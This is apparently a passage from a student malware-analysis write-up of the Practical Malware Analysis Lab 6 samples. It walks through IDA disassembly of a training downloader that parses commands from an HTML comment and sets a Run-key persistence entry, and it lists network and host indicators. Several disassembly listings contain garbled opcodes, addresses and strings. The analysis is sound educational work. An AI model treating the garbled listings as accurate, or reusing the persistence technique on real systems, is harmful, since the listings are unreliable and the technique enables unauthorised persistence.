Based upon this, it can be determined that the major code construct is a basic **If Statement**.

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that `sub_40105F` is `printf`, a function used to print text with formatting (supported by the `\n` for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06-01.exe is a simple program to test for internet connection. It utilises API call `InternetGetConnectedState` to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file *Lab06-02.exe*.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06-01.exe. We can easily find the `main` subroutine again (this time `sub_401130`), and again we see the first subroutine called is `sub_401000`. This is very similar as it calls `InternetGetConnectedState` and prints the appropriate message (figure 3). We also can verify that `0x40117F` is still the `printf` function, which I've renamed.

```

00000000401000 ; Attributes: bp-based frame
00000000401000
00000000401000
00000000401000 sub_401000 proc near
00000000401000
00000000401000 var_4a dword ptr -4
00000000401000
00000000401000 55 push ebp
00000000401001 8B EC mov ebp, esp
00000000401003 51 push ecx
00000000401004 C4 00 push 0 ; dwReserved
00000000401006 6A 00 push 0 ; lpdwFlags
00000000401008 FF 15 C8 60 4B 00 call cs:InternetGetConnectedState ; Indirect Call Near Procedure
0000000040100E 89 45 FC mov [ebp+var_4], eax
00000000401011 83 7D FC 00 cmp [ebp+var_4], 0 ; Compare Two Operands
00000000401015 74 14 ja short loc_40102B ; Jump if Zero (ZF=1)
0000000040102B
0000000040102B
0000000040102B loc_40102B:
0000000040102B 58 38 70 4B 00 push offset aErrorLineInter ; "Error 1.1: No Internet\n"
00000000401030 E8 4A 01 00 00 call printf ; Call Procedure
00000000401035 E8 C4 01 00 00 add esp, 4 ; Add
00000000401038 53 CB xor eax, eax ; Logical Exclusive OR
0000000040103A
0000000040103A loc_40103A:
0000000040103A 8B EB mov esp, ebp
0000000040103C 5D pop ebp
0000000040103D C3 retn ; Return Near from Procedure
0000000040103D sub_401000 endp
0000000040103D

```

Figure 3: Lab06-02 | `sub_401000` internet connection test & `sub_40117F` (`printf`)

iii. What does the second subroutine called by main do?

This is something new now; the `main` function in `lab06-02.exe` is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that `sub_401040` is reached by the preceding `cmp` to 0 being successful (`jnz` jump if not 0), which therefore means we're hoping for the returned value from `sub_401000` to be not 0 — indication there IS internet connection.

```

; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near
var_4= byte ptr -8
var_4= dword ptr -4
argv= dword ptr 8
argv= dword ptr 6Ch
envp= dword ptr 38h

push ebp
mov ebp, esp
sub esp, 8 ; Integer Subtraction
call sub_401000 ; Call Procedure
mov [ebp+var_4], eax
jmp short loc_401148 ; Jump if Not Zero (ZF=0)

loc_401148:
0000000000401148 call sub_401040 ; Call Procedure
0000000000401148 mov [ebp+var_1], al
0000000000401148 movzx eax, [ebp+var_8] ; Move with Sign-Extend
0000000000401150 test eax, eax ; Logical Compare
0000000000401154 jnz short loc_40115C ; Jump if Not Zero (ZF=0)

loc_40115C:
000000000040115C movzx ecx, [ebp+var_8] ; Move with Sign-Extend
000000000040115E push offset aSuccessParsedC ; "Success: Parsed command is %ln"
0000000000401161 call printf ; Call Procedure
0000000000401165 add esp, 8 ; Add
0000000000401168 push dword 60000 ; dwMilliseconds
0000000000401173 call ds:Sleep ; Indirect Call Near Procedure
0000000000401176 xor eax, eax ; Logical Exclusive OR

```

Figure 4: Lab06-02 | main subroutine

Navigating to `sub_401040`, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, `InternetOpenA` and `InternetOpenUrlA`, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).

```

0000000000401040
0000000000401040
0000000000401040 ; Attributes: bp-based frame
0000000000401040
0000000000401040 sub_401040 proc near
0000000000401040
0000000000401040 Buffer= byte ptr -210h
0000000000401040 var_20F= byte ptr -20Fh
0000000000401040 var_20E= byte ptr -20Eh
0000000000401040 var_20D= byte ptr -20Dh
0000000000401040 var_20C= byte ptr -20Ch
0000000000401040 hFile= dword ptr -10h
0000000000401040 hInternet= dword ptr -0Ch
0000000000401040 dwNumberOfBytesRead= dword ptr -8
0000000000401040 var_4= dword ptr -4
0000000000401040
0000000000401040 55 push ebp
0000000000401041 8B EC mov ebp, esp
0000000000401043 81 EC 10 02 00 00 sub esp, 528 ; Integer Subtraction
0000000000401049 6A 00 push 0 ; dwFlags
000000000040104B 6A 00 push 0 ; lpszProxyBypass
000000000040104D 6A 00 push 0 ; lpszProxy
000000000040104F 6A 00 push 0 ; dwAccessType
0000000000401051 68 F4 70 40 00 push offset szAgent ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4 mov [ebp+hInternet], eax
000000000040105F 6A 00 push 0 ; dwContext
0000000000401061 6A 00 push 0 ; dwFlags
0000000000401063 6A 00 push 0 ; dwHeadersLength
0000000000401065 6A 00 push 0 ; lpszHeaders
0000000000401067 68 C4 70 40 00 push offset szUrl ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4 mov eax, [ebp+hInternet]
000000000040106F 50 push eax ; hInternet
0000000000401070 FF 15 B4 60 40 00 call ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0 mov [ebp+hFile], eax
0000000000401079 83 7D F0 00 cmp [ebp+hFile], 0 ; Compare Two Operands
000000000040107D 75 1E jnz short loc_40109D ; Jump if Not Zero (ZF=0)

```

Figure 5: Lab06-02 | Internet connection API calls and strings

Malware Analysis

First, `szAgent` containing string “*Internet Explorer 7.5/pma*”, which is a User-Agent String, is passed to `InternetOpenA`.

`szUrl` contains the string “*http://www.practicalmalwareanalysis.com/cc.htm*” which is the URL for `InternetOpenUrlA`.

This has another `jnz` where the jump is not taken if `hFile` returned from `InternetOpenUrlA` is 0 (meaning no file was downloaded), where a message is printed “*Error 2.2: Fail to ReadFile\n*” and the internet connection is closed.

iv. What type of code construct is used in `sub_40140?`

If `szUrl` is found, the program attempts to read 200h (512) bytes of the file (`cc.htm`) using the API call `InternetReadFile` (the `jnz` unsuccessful path leads to “*Error 2.2: Fail to ReadFile\n*” printed and connections closed) (figure 6).

```
00000000040139D0 loc_40139D:
00000000040139D0 loc_40139D:
00000000040139D0 8D 55 F8 loc     edx, [ebp+DWORD_0F385458] ; Load Effective Address
00000000040139D0 52       push  edx           ; lpNumberOfBytesRead
00000000040139D0 68 00 02 00 00 push  512          ; dwNumberOfBytesToRead
00000000040139D0 BD 05 F0 FD FF FF lea   eax, [ebp+Buffer] ; Load Effective Address
00000000040139D0 58       push  eax           ; lpBuffer
00000000040139D0 8B 40 F0 mov   ecx, [ebp+hFile]
00000000040139D0 51       push  ecx           ; hFile
00000000040139D0 FF 15 BC 00 40 20 call  sub_401000:InternetReadFile ; Indirect Call Near Procedure
00000000040139D0 89 43 FC mov   [ebp+var_4], eax
00000000040139D0 83 20 FC 00 cmp   [ebp+var_4], 8 ; Compare Two Operands
00000000040139D0 75 25   jnz   short loc_40139E5 ; Jump if Not Zero (ZF=0)

00000000040139E5 loc_40139E5:
00000000040139E5 loc_40139E5:
00000000040139E5 0F 0E 00 00 00 00 movsx ecx, [ebp+Buffer] ; Move with Sign-Extend
00000000040139E5 83 F4 3C cmp   ecx, '!' ; Compare Two Operands
00000000040139E5 75 2C   jnz   short loc_40139F0 ; Jump if Not Zero (ZF=0)

00000000040139F0 loc_40139F0:
00000000040139F0 0F 0E 05 F1 FD FF movsx ecx, [ebp+var_20F] ; Move with Sign-Extend
00000000040139F0 83 F4 21 cmp   ecx, ' ' ; Compare Two Operands
00000000040139F0 75 28   jnz   short loc_40139F5 ; Jump if Not Zero (ZF=0)

00000000040139F5 loc_40139F5:
00000000040139F5 0F 0E 05 F2 FD FF movsx ecx, [ebp+var_20E] ; Move with Sign-Extend
00000000040139F5 83 F4 20 cmp   ecx, ' ' ; Compare Two Operands
00000000040139F5 75 14   jnz   short loc_40139FA ; Jump if Not Zero (ZF=0)

00000000040139FA loc_40139FA:
00000000040139FA 0F 0E 00 F3 FD FF movsx ecx, [ebp+var_200] ; Move with Sign-Extend
00000000040139FA 83 F9 2D cmp   ecx, '-' ; Compare Two Operands
00000000040139FA 75 08   jnz   short loc_40139FF ; Jump if Not Zero (ZF=0)

: Fail to ReadFile\n 0000000004011115 BA B5 F4 FD FF FF mov   al, [ebp+var_20C]
0000000004011115 EB 0F   jmp   short loc_401112C ; Jump

all Near Procedure

000000000401111D loc_40111D:
000000000401111D 68 58 70 40 00 push  offset aError23FailTo6 ; "Error 2.3: Fail to get command\n"
000000000401111D FF 55 00 00 00 call  printf           ; Call Procedure
000000000401111D 43       add   esp, 4          ; Add
000000000401112A 52 08   xor   al, al         ; Logical Exclusive OR
```

Figure 6: Lab06–02 | Reading first 4 bytes of `cc.htm`


There are then four `cmp / jnz` blocks which each comparing a single byte from the `Buffer` and several variables. These may also be seen as `Buffer+1`, `Buffer+2`, etc. This is a notable code construct in which a character array is filled with data from `InternetReadFile` and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read `<!--`, indicative of the start of a comment in HTML. If the value comparisons are successful, then `var_20C` (likely the whole 512 bytes in `Buffer`, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string “*Error 2.3: Fail to get command\n*” is printed.

Looking back at `main`, if this all passes with no issues, the string “*Success: Parsed command is %c\n*” is printed and the system does `sleep` for 60000 milliseconds (60 seconds) (figure

Malware Analysis

7). The command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of cc.htm.



```
00000000401148
00000000401148 loc_401148:
00000000401148 E8 F3 FE FF FF call sub_401040 ; Call Procedure
0000000040114D 88 45 F8 mov [ebp+var_8], al
00000000401150 0F BE 45 F8 movsx eax, [ebp+var_8] ; Move with Sign-Extend
00000000401154 85 C0 test eax, eax ; Logical Compare
00000000401156 75 04 jnz short loc_40115C ; Jump if Not Zero (ZF=0)

eax, eax ; Logical Exclusive OR
short loc_401178 ; Jump

0000000040115C
0000000040115C loc_40115C:
0000000040115C 0F BE 4D F8 movsx ecx, [ebp+var_8] ; Move with Sign-Extend
00000000401160 51 push ecx
00000000401161 68 10 71 40 00 push offset aSuccessParsedC ; "Success: Parsed command is %c\n"
00000000401166 E8 14 00 00 00 call printf ; Call Procedure
0000000040116B 83 C4 08 add esp, 8 ; Add
0000000040116E 68 60 EA 00 00 push 60000 ; dwMilliseconds
00000000401173 FF 15 00 60 40 00 call ds:Sleep ; Indirect Call Near Procedure
00000000401179 33 C0 xor eax, eax ; Logical Exclusive OR
```

Figure 7: Lab06–02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the InternetOpenA and InternetOpenUrlA calls; *Internet Explorer 7.5/pma* and *http://www.practicalmalwareanalysis.com/cc.htm*

vi. What is the purpose of this malware?

Very similar to Lab06–01.exe, Lab06–02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>.



```
C:\Users\cxe\Desktop\PMA_tmp>Lab06-02.exe
Success: Internet Connection
Error 2.3: Fail to get command

curl --user-agent "Internet Explorer 7.5/pma" http://www.practicalmalwareanalysis.com/cc.htm
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Figure 8: Lab06–02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

d. Analyze the malware found in the file Lab06–03.exe.


Malware Analysis

i. Compare the calls in main to Lab06–02.exe’s main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — sub_401130 (figure 9).

ii. What parameters does this new function take?

sub_401130 takes 2 parameters. The first is char, the command character read from <http://www.practicalmalwareanalysis.com/cc.htm> and lpExistingFileName (a long pointer to a character string, ‘Existing File Name’, which is the program’s name (Lab06–03.exe) (figure 10). These were both pushed onto the stack as part of the main function.



```
0000000000401130
0000000000401130
0000000000401130 ; Attributes: bp-based frame
0000000000401130
0000000000401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130 sub_401130 proc near
0000000000401130
0000000000401130 var_8= dword ptr -8
0000000000401130 phkResult= dword ptr -4
0000000000401130 arg_0= byte ptr 8
0000000000401130 lpExistingFileName= dword ptr 0Ch
0000000000401130
0000000000401130 55 push ebp
0000000000401131 8B EC mov ebp, esp
0000000000401133 83 EC 08 sub esp, 8 ; Integer Subtraction
0000000000401136 0F BE 45 08 movsx eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8 mov [ebp+var_8], eax
000000000040113D 8B 4D F8 mov ecx, [ebp+var_8]
0000000000401140 83 E9 61 sub ecx, 61h ; Integer Subtraction
0000000000401143 89 4D F8 mov [ebp+var_8], ecx
0000000000401146 83 7D F8 04 cmp [ebp+var_8], 4 ; switch 5 cases
000000000040114A 0F 87 91 00 00 00 ja loc_4011E1 ; jumtable 00401153 default case
```

Figure 10: Lab06–03.exe | sub_401130 parameters.

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases' and the 'jumtable 00401153 default case'. We have previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switch cases and one default case (figure 11).




Figure 11: Lab06-03.exe | sub_401130 flowchart

iv. What can this function do?

The five switch cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	loc_40115A	Calls CreateDirectoryA to create directory C:\Temp
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be C:\Temp\cc.exe
Case 2	loc_40117F	Calls DeleteFileA to delete the file C:\Temp\cc.exe
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to Malware with data C:\Temp\cc.exe
Case 4	loc_4011D4	Call Sleep to sleep the program for 100 seconds
Default	loc_4011E1	Print error message Error 3.2: Not a valid command provided

Figure 12: Lab06-03.exe | sub_401130 switch cases

Depending on the command provided (0-4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06-03.exe. Setting the registry key Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (C:\Temp\cc.exe), and the registry key used for persistence (Software\Microsoft\Windows\CurrentVersion\Run /v Malware | C:\Temp\cc.exe)

vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06-01.exe and Lab06-02.exe, Lab06-03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>. The program then has a set of possible functionalities based upon the contents of cc.htm and the switch code construct to perform one of:

Malware Analysis

- Create directory C:\Temp
- Copy the current file (Lab06-03.exe) to C:\Temp\cc.exe
- Set the Run registry key as Malware | C:\temp\cc.exe for persistence
- Delete C:\Temp\cc.exe
- Sleep the program for 100 seconds

e. analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06-03.exe and Lab06-04.exe?

```
0000000000401040
0000000000401040
0000000000401040 ; Attributes: bp-based frame
0000000000401040
0000000000401040 downloadFile proc near
0000000000401040
0000000000401040 Buffer= byte ptr -230h
0000000000401040 var_22F= byte ptr -22Fh
0000000000401040 var_22E= byte ptr -22Eh
0000000000401040 var_22D= byte ptr -22Dh
0000000000401040 var_22C= byte ptr -22Ch
0000000000401040 hFile= dword ptr -30h
0000000000401040 hInternet= dword ptr -2Ch
0000000000401040 szAgent= byte ptr -28h
0000000000401040 dwNumberOfBytesRead= dword ptr -8
0000000000401040 var_4= dword ptr -4
0000000000401040 arg_0= dword ptr 8
0000000000401040
0000000000401040 55 push ebp
0000000000401041 8B EC mov ebp, esp
0000000000401043 81 EC 30 02 00 00 sub esp, 560 ; Integer Subtraction
0000000000401049 8B 45 08 mov eax, [ebp+arg_0]
000000000040104C 50 push eax
000000000040104D 68 F4 70 40 00 push offset aInternetExplor ; "Internet Explorer 7.50/pma%d"
0000000000401052 8D 4D D8 lea ecx, [ebp+szAgent] ; Load Effective Address
0000000000401055 51 push ecx
0000000000401056 E8 8B 02 00 00 call sub_4012E6 ; Call Procedure
000000000040105B 83 C4 0C add esp, 12 ; Add
000000000040105E 6A 00 push 0 ; dwFlags
0000000000401060 6A 00 push 0 ; lpszProxyBypass
0000000000401062 6A 00 push 0 ; lpszProxy
0000000000401064 6A 00 push 0 ; dwAccessType
0000000000401066 8D 55 D8 lea edx, [ebp+szAgent] ; Load Effective Address
0000000000401069 52 push edx ; lpszAgent
000000000040106A FF 15 DC 60 40 00 call ds:InternetOpenA ; Indirect Call Near Procedure
```

Figure 13: Lab06-04.exe | Modified downloadFile function with arg_0

Of the subroutines called from main we have analysed (renamed to testInternet, printf, downloadFile, and commandSwitch) only downloadFile has seen a notable change. The aInternetExplor address contains the value *Internet Explorer 7.50/pma%d* for the user-agent (szAgent) which includes an %d not seen previously, as well as a new local variable arg_0 (figure 13).

This instructs the printf function to take the passed variable arg_0 as an argument and print as an int. The variable is a parameter taken in the calling of downloadFile, donated by IDA as var_C (figure 14).

```
0000000000401263 8B 4D F4 mov ecx, [ebp+var_C]
0000000000401266 51 push ecx
0000000000401267 E8 D4 FD FF FF call downloadFile ; Call Procedure
000000000040126C 83 C4 04 add esp, 4 ; Add
000000000040126F 8B 45 F8 mov [ebp+command], al
0000000000401272 0F BE 55 F8 movsx edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06-04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06-0X.exes, due to the main function being somewhat more complex and expanded.

ii. What new code construct has been added to main?

main has been developed upon to include a for loop code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06-04.exe | For loop within main

A for loop code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within main (figure 16):

Component	Instruction	Description
Initialisation	mov [ebp+var_C], 0	Set var_C to 0
Comparison	cmp [ebp+var_C], 1440	Check to see if var_C is 1440
Execution	DownloadFile commandSwitch	Download and read command from the file Execute command using switch cases
Increment	mov eax, [ebp+var_C] add eax, 1	Add 1 to the value of var_C

Figure 16: Lab06-04.exe | For loop components


iii. What is the difference between this lab's parse HTML function and those of the previous labs?

Malware Analysis

As previously identified, the parse HTML function (`downloadFile`) now includes a passed variable. Having analysed this and `main`, we can determine that it is the `for` loop's current conditional variable (`var_C`) value which is passed through to `downloadFile`'s user-agent *Internet Explorer 7.50/pma%d*, as `arg_0` as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of `main`'s `for` loop which can help us roughly work how long the program will run. Firstly, we know that there is a `Sleep` for 60 seconds, after the `commandSwitch` function. We also know that the conditional variable (`var_C`) is incremented by 1 each loop. (Figure 17).



```
000000000040129A E8 B1 FE FF FF call commandSwitch ; Call Procedure
000000000040129F 83 C4 08 add esp, 8 ; Add
00000000004012A2 68 60 EA 00 00 push 60000 ; dwMilliseconds
00000000004012A7 FF 15 30 60 40 00 call ds:Sleep ; Indirect Call Near Procedure
00000000004012AD EB A2 jmp short loc_401251 ; Jump

loc_401251:
0000000000401251 8B 45 F4 mov eax, [ebp+var_C]
0000000000401254 83 C0 01 add eax, 1 ; Add
0000000000401257 89 45 F4 mov [ebp+var_C], eax
```

Figure 167: Lab06-04.exe | Sleep function and for loop increment

The `for` loop starts `var_C` at 0, and will break the loop once it reaches 1440. This means that there are 1440 60second loops, equalling 86400 seconds (24hours). The program may run for longer if the command instructs the `switch` within `commandSwitch` to sleep for 100seconds at any of the 1440 iterations.

v. Are there any new network-based indicators for this malware?

The only new NBI for Lab06-04.exe is the `aInternetExplor` “*Internet Explorer 7.50/pma%d*”, with “*http://www.practicalmalwareanalysis.com/cc.htm*” as the other, already known, indicator.

vi. What is the purpose of this malware?

